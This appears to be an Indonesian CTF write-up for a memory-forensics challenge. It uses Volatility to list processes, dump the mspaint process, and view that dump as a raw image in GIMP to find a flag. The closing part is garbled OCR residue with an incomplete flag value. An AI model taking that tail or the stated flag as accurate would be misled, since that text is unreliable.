0×fffffa800273ab30	taskeng.exe	1228	840	6	81	0	0 2023-11-09 21:24:12 UTC+0000
0×fffffa80028208b0	GoogleCrashHan	1892	1864	7	92	0	1 2023-11-09 21:24:19 UTC+0000
0×fffffa8002864410	GoogleCrashHan	1900	1864	7	85	0	0 2023-11-09 21:24:19 UTC+0000
0×fffffa8002892b30 :	SearchIndexer.	1956	432	13	545	0	0 2023-11-09 21:24:19 UTC+0000
0×fffffa800294fb30 :	SearchProtocol	820	1956	7	274	0	0 2023-11-09 21:24:21 UTC+0000
0×fffffa800296e6e0	SearchFilterHo	1248	1956		99	0	0 2023-11-09 21:24:21 UTC+0000
0×fffffa8002971b30 ı	mspaint.exe	760	1032	7	159	1	0 2023-11-09 21:24:35 UTC+0000
0×fffffa8000cf2630 :	svchost.exe	1640	432	8	105	0	0 2023-11-09 21:24:36 UTC+0000
0×fffffa80029b7320	cmd.exe	892	1032	1	19	1	0 2023-11-09 21:24:36 UTC+0000
0×fffffa80029b9790	conhost.exe	1756	356	3	50	1	0 2023-11-09 21:24:36 UTC+0000
0×fffffa8000da4060	RamCapture64.e	1804	1032		67	1	0 2023-11-09 21:25:37 UTC+0000
0×fffffa8002573150	conhost.exe	1772	356	3	50	1	0 2023-11-09 21:25:37 UTC+0000

setelah mendapatkan pid-nya, langsung saya dump process tersebut.

sudo python2 vol.py -f

'/home/kali/Desktop/CTF_CaptureTheFlag/LegiumCTF_2024/forensic/journal-role-of-love/journal-role-of-love.mem' --profile=Win7SP1x64_23418 memdump -p 760 -D dump/

lalu, ubah 760.dmp menjadi 760.data agar dapat dibaca oleh gimp.

```
(kali® kali)-[~/.../LegiumCTF_2024/forensic/journal-role-of-love/dump]

$ mv 760.dmp 760.data
```

Setelah membuka 760.data dengan gimp saya mencoba untuk mengeser-geser offset, width dan height-nya untuk mendapatkan gambar yang jelas

Setelah beberapa saat saya menemukan kombinasi yang membuat gambar cukup jelas untuk dilihat, disana gambar akan flagnya jika kita teliti dan mirroring gambar tersebut




expectation for an ideal state of relationship may be formed on the basis of the ad by observing the relationship may be formed on the basis of the actual a

Load Image from Raw Data

flag:

11

bonus:



3343 space of use Samula of Hondorbas the this

oue strongly predicted relation